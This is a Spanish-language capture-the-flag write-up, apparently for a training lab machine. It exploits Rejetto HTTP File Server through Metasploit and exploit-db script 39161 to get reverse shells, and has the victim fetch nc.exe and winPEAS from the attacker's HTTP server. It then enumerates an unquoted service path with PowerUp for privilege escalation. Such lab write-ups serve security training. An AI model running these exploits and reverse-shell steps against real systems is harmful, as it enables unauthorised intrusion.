┌──(root㉿kali)-[/home/kali/Downloads]
└─# msfconsole
```

```
msf6 > search Rejetto HTTP File Server

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_rce_cve_2024_23692  2024-05-25       excellent  Yes    Rejetto HTTP File Server (HFS) Unauthenticated Remote Code Execution
   1  exploit/windows/http/rejetto_hfs_exec                2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/http/rejetto_hfs_exec

msf6 >
```

Vemos que la opción nuestra es la 1 Remote command Execution.

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > show options
```

Vemos los datos necesarios.

```
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80              yes       The target port (TCP)
   SRVHOST    0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080            yes       The local port to listen on.
   SSL        false           no        Negotiate SSL/TLS for outgoing connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /               yes       The path of the web application
   URIPATH                    no        The URI to use for this exploit (default is random)
   VHOST                      no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.240.135  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Completamos entonces con la IP de la maquina y el puerto donde funciona el servidor de ficheros.

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.10.73.136
RHOSTS ⇒ 10.10.73.136
msf6 exploit(windows/http/rejetto_hfs_exec) > set RPORT 8080
RPORT ⇒ 8080
```

Faltaría colocar nuestra IP.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ifconfig
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.13.72.215  netmask 255.255.128.0  destination 10.13.72.215
        inet6 fe80::c0bf:179c:a747:e437  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 288 (288.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Colocamos nuestra IP: 10.13.72.215, quedaría de la siguiente manera.

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.13.72.215
LHOST ⇒ 10.13.72.215
```

Name	Current Setting	Required	Description
HTTPDELAY	10	no	Seconds to wait before terminating web
Proxies		no	A proxy chain of format type:host:port
RHOSTS	10.10.73.136	yes	The target host(s), see https://docs.m using-metasploit.html
RPORT	8080	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to local machine or 0.0.0.0 to listen on
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connect
SSLCert		no	Path to a custom SSL certificate (defa
TARGETURI	/	yes	The path of the web application
URIPATH		no	The URI to use for this exploit (defau
VHOST		no	HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thre
LHOST	10.13.72.215	yes	The listen address (an interface may be
LPORT	4444	yes	The listen port

Damos run.

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.13.72.215:4444
[*] Using URL: http://10.13.72.215:8080/YTrCD5
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /YTrCD5
[*] Sending stage (177734 bytes) to 10.10.73.136
[!] Tried to delete %TEMP%\DUSrdFinA.vbs, unknown result
[*] Meterpreter session 1 opened (10.13.72.215:4444 → 10.10.73.136:49212) at 2024-11-12 12:24:37 -0500
[*] Server stopped.

meterpreter >
```

Tenemos nuestra sesión en meterpreter.

```
meterpreter > getuid
Server username: STEELMOUNTAIN\bill
```

Vamos a la Shell entonces y revisamos en su escritorio si se encuentra la flag.

```
meterpreter > shell
Process 2980 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>cd ..
```

Retrocedemos hasta Bill y luego vamos a su escritorio.


```
C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

09/27/2019  08:08 AM    <DIR>          .
09/27/2019  08:08 AM    <DIR>          ..
09/27/2019  04:42 AM                70 user.txt
               1 File(s)             70 bytes
               2 Dir(s)  44,155,351,040 bytes free

C:\Users\bill\Desktop>type user.txt
type user.txt
b04763b6fcf51fcd7c13abc7db4fd365

C:\Users\bill\Desktop>
```

Encontramos la bandera en el usuario Bill llamada user.txt.

BANDERA1:b04763b6fcf51fcd7c13abc7db4fd365

Manual


Volvemos a https://www.exploit-db.com/exploits/39161




Lo que nos permite este exploit es realizar solicitudes mediante URLs donde el primer argumento es la IP y el segundo argumento será el puerto.

```
import urllib2
import sys

try:
    def script_create():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+save+".}")

    def execute_script():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe+".}")

    def nc_run():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe1+".}")

    ip_addr = "192.168.44.128" #local IP address
    local_port = "443" # Local Port number
    vbs = "C:\Users\Public\script.vbs|
```


Si vamos a la pagina entonces: http://10.10.73.136:8080/ vemos que tiene un buscador.



Colocamos el directorio raíz para ver si es vulnerable y nos otorga infromacion "/".



Vemos que no nos devuelve información pero si que nos da el siguiente link que podría ser dicha vulnerabilidad.




Por lo que hace es una búsqueda, y nuestro script concatena una búsqueda y la concatena con la información de esta ruta de visual base script.

```
vbs = "C:\Users\Public\script.vbs|
```


```
def script_create():
    urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+save+".}")

def execute_script():
    urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe+".}")

def nc_run():
    urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe1+".}")

ip_addr = "192.168.44.128" #local IP address
local_port = "443" # Local Port number
vbs = "C:\Users\Public\script.vbs|
```

Procedemos entonces a poner nuestr servidor interno/externo en el puerto 80 creado desde la carpeta Downloads.

Nos ponemos en escucha en el puerto 443.




Debemos descargar ncat.exe en https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/ncat



Le cambiamos el nombre a nc.exe.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ mv ncat ./nc.exe
```

Descargamos el exploit también.



Editamos el mismo

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nano 39161.py
```

```
def nc_run():
        urllib2.urlopen("http://"+sys.argv[1]+":"
ip_addr = "10.13.72.215" #local IP address
local_port = "443" # Local Port number
vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%
save= "save|" + vbs
vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscr
```

Este script funciona con python2, utiliza la IP objetivo y el puerto.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python2 39161.py 10.10.73.136 8080
```

Lo ejecutamos y nos da okey recibe y encontró el archivo nc.exe. pero no tenemos nuestra sesión.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python2 39161.py 10.10.73.136 8080
```

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python3 -m http.server --bind 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.73.136 - - [12/Nov/2024 16:14:05] "GET /nc.exe HTTP/1.1" 200 -
10.10.73.136 - - [12/Nov/2024 16:14:05] "GET /nc.exe HTTP/1.1" 200 -
10.10.73.136 - - [12/Nov/2024 16:14:05] "GET /nc.exe HTTP/1.1" 200 -
10.10.73.136 - - [12/Nov/2024 16:14:05] "GET /nc.exe HTTP/1.1" 200 -
10.10.73.136 - - [12/Nov/2024 16:14:09] "GET /nc.exe HTTP/1.1" 200 -
10.10.73.136 - - [12/Nov/2024 16:14:09] "GET /nc.exe HTTP/1.1" 200 -
```

Ejecutamos nuevamente.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python2 39161.py 10.10.73.136 8080
```


Ahora si en escucha somos BILL.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.13.72.215] from (UNKNOWN) [10.10.73.136] 49511
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```


```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>cd C:\Users\bill\Desktop
cd C:\Users\bill\Desktop

C:\Users\bill\Desktop>whoami
whoami
steelmountain\bill

C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

11/12/2024  09:31 AM    <DIR>          .
11/12/2024  09:31 AM    <DIR>          ..
11/12/2024  09:30 AM           600,580 PowerUp.ps1
09/27/2019  04:42 AM                70 user.txt
               2 File(s)        600,650 bytes
               2 Dir(s)  44,149,813,248 bytes free
```

```
C:\Users\bill\Desktop>type user.txt
type user.txt
b04763b6fcf51fcd7c13abc7db4fd365

C:\Users\bill\Desktop>
```

Para escalar privilegios esta vez utilizaremos WINPEAS.
https://github.com/peass-ng/PEASS-ng/tree/master/winPEAS/winPEASexe
vamos a esta parte para obtener la última versión de WINPEAS y copaimos el link.




Copiado solo queda pegarlo en una pagina limpia y se descargara.



Le cambie el nombre a uno mas fácil.

Lo llevamos a la maquina víctima. Investigando un poco nos dice que allí hay un comando powershell -c y nos pide un comando.



Vemos que tenemos varias opciones

Entre otras más opciones que aparecen. La que más se asemeja a los procesos realizados es “Get-Service”. Efectivamente.

Lo que haremos es una solicitud web en el puerto 80 al fichero winpeas.
powershell -c "Invoke-WebRequest -URI http://10.13.72.215:80/winpeas.exe -OutFile winpeas.exe"

```
C:\Users\bill\Desktop>powershell -c "Invoke-WebRequest -URI http://10.13.72.215:80/winpeas.exe -OutFile winpeas.exe"
powershell -c "Invoke-WebRequest -URI http://10.13.72.215:80/winpeas.exe -OutFile winpeas.exe"

C:\Users\bill\Desktop>
```

Ejecutamos solo nombrando como se llama el archivo y enter, buscara las vulnerabilidades posibles de explotar.

```
C:\Users\bill\Desktop>winpeas.exe
```

Vemos la información del sistema.

```
ÍÍÍÍÍÍÍÍÍÍ Basic System Information
ÍÍ Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#kernel-exploits
    OS Name: Microsoft Windows Server 2012 R2 Datacenter
    OS Version: 6.3.9600 N/A Build 9600
    System Type: x64-based PC
    Hostname: steelmountain
    ProductName: Windows Server 2012 R2 Datacenter
    EditionID: ServerDatacenter
    ReleaseId:
    BuildBranch:
    CurrentMajorVersionNumber:
    CurrentVersion: 6.3
    Architecture: AMD64
    ProcessorCount: 1
    SystemLang: en-US
    KeyboardLang: English (United States)
    TimeZone: (UTC-08:00) Pacific Time (US & Canada)
    IsVirtualMachine: False
    Current Time: 11/12/2024 1:47:45 PM
    HighIntegrity: False
    PartOfDomain: False
    Hotfixes: KB2919355 (3/21/2014), KB2919442 (3/21/2014), KB2937220 (3/21/2014), KB2938772 (3/21/2014), KB2939471 (3/21/2014), KB2949621 (3/21/2014),
```

Y vamos a lo que nos interesa que es la parte de servicios.

```
ÍÍÍÍÍÍÍÍÍÍ Interesting Services -non Microsoft-
ÍÍ Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
    AdvancedSystemCareService9(IObit - Advanced SystemCare Service 9)[C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe] - Auto - Stopped - No quotes and Space detected
    File Permissions: bill [WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\Advanced SystemCare (bill [WriteData/CreateFiles])
    Advanced SystemCare Service
```

Bill puede escribir y modificar en la ruta binaria C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe.


BANDERA1:b04763b6fcf51fcd7c13abc7db4fd365

7) Escalación de privilegios.


Pasamos a la escalación de Privilegios.
Para enumerar esta máquina, usaremos un script de PowerShell llamado PowerUp, cuyo propósito es evaluar una máquina con Windows y determinar cualquier anomalía: "PowerUp pretende ser un centro de intercambio de información sobre los vectores comunes de escalada de privilegios de Windows que dependen de configuraciones incorrectas".
Además nos dice.. “Preste mucha atención a la opción CanRestart que está configurada como verdadera. ¿Cuál es el nombre del servicio que aparece como una vulnerabilidad de ruta de servicio sin comillas?”

Procedemos entonces, vamos a la pagina
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1

Vemos el script.



Lo guardamos.



```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ls
ImAch0b.ovpn  linpeas  PowerUp.ps1  psp
```

Volvemos al meterpreter. Y descargamos nuestro archivo con el comando upload y la ruta de nuestro archivo.

```
meterpreter > upload /home/kali/Downloads/PowerUp.ps1
[*] Uploading  : /home/kali/Downloads/PowerUp.ps1 → PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /home/kali/Downloads/PowerUp.ps1 → PowerUp.ps1
[*] Completed  : /home/kali/Downloads/PowerUp.ps1 → PowerUp.ps1
meterpreter >
```

move "C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\PowerUp.ps1" "C:\Users\bill\Desktop"

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>move "C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Men
u\Programs\Startup\PowerUp.ps1" "C:\Users\bill\Desktop"
move "C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\PowerUp.ps1" "C:\Users\bill\Desktop"
        1 file(s) moved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

Vamos entonces a la carpeta de escritorio de BILL.

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>cd "C:\Users\bill\Desktop"
cd "C:\Users\bill\Desktop"

C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

11/11/2024  02:08 PM    <DIR>          .
11/11/2024  02:08 PM    <DIR>          ..
11/11/2024  02:03 PM           600,580 PowerUp.ps1
09/27/2019  04:42 AM                70 user.txt
               2 File(s)        600,650 bytes
               2 Dir(s)  44,154,933,248 bytes free

C:\Users\bill\Desktop>
```

Nos pide que lo hagamos por medio de una powerShell.
“Para ejecutar esto usando Meterpreter, escribiré load powershell en meterpreter. Luego ingresaré a powershell ingresando powershell_shell”
Vamos a meterpreter y cargamos entonces.

```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter >
```

Entramos entonces..

```
meterpreter > powershell_shell
```

```
PS > cd C:\Users\bill\Desktop
PS > dir


    Directory: C:\Users\bill\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/11/2024   2:03 PM         600580 PowerUp.ps1
-a----         9/27/2019   5:42 AM             70 user.txt


PS >
```

Ejecutamos entonces. La barra (. .\ ) se utiliza un punto, espacio y después punto y slash.

```
PS > . .\PowerUp.ps1
PS > Invoke-AllChecks
```

```
ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit; IdentityReference=STEELMOUNTAIN\bill;
                 Permissions=System.Object[]}
